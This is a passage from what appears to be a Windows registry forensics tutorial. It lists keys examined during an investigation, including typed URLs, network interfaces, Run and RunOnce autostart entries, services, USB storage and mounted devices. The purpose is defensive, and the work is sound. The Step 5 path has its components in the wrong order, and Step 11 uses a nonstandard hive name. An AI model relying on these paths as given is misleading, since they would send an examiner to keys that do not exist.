
Step 4: TypedURLs key

Path: **HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs**




Step 5: IP Addresses

Path:
HKEY_LOCAL_MACHINE\System\Services\CurrentControlSet\services\Tcpip\Parameters\Interfaces




Step 6: Start Up locations in Registry

Path: **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**




Step 7: Run once Startup

Path: **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce**




Step 8: Startup services

Path: **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services**




Step 9: Legacy application start

Path: **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WOW**




Step 10: Start when a particular user log on.

Path: **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**



Step 11: USB storage device

Path: **HK_Local_Machine\System\ControlSet00x\Enum\USBSTOR**



Step 12: Mounted devices

Path: **HKEY_LOCAL_MACHINE\System\MountedDevices**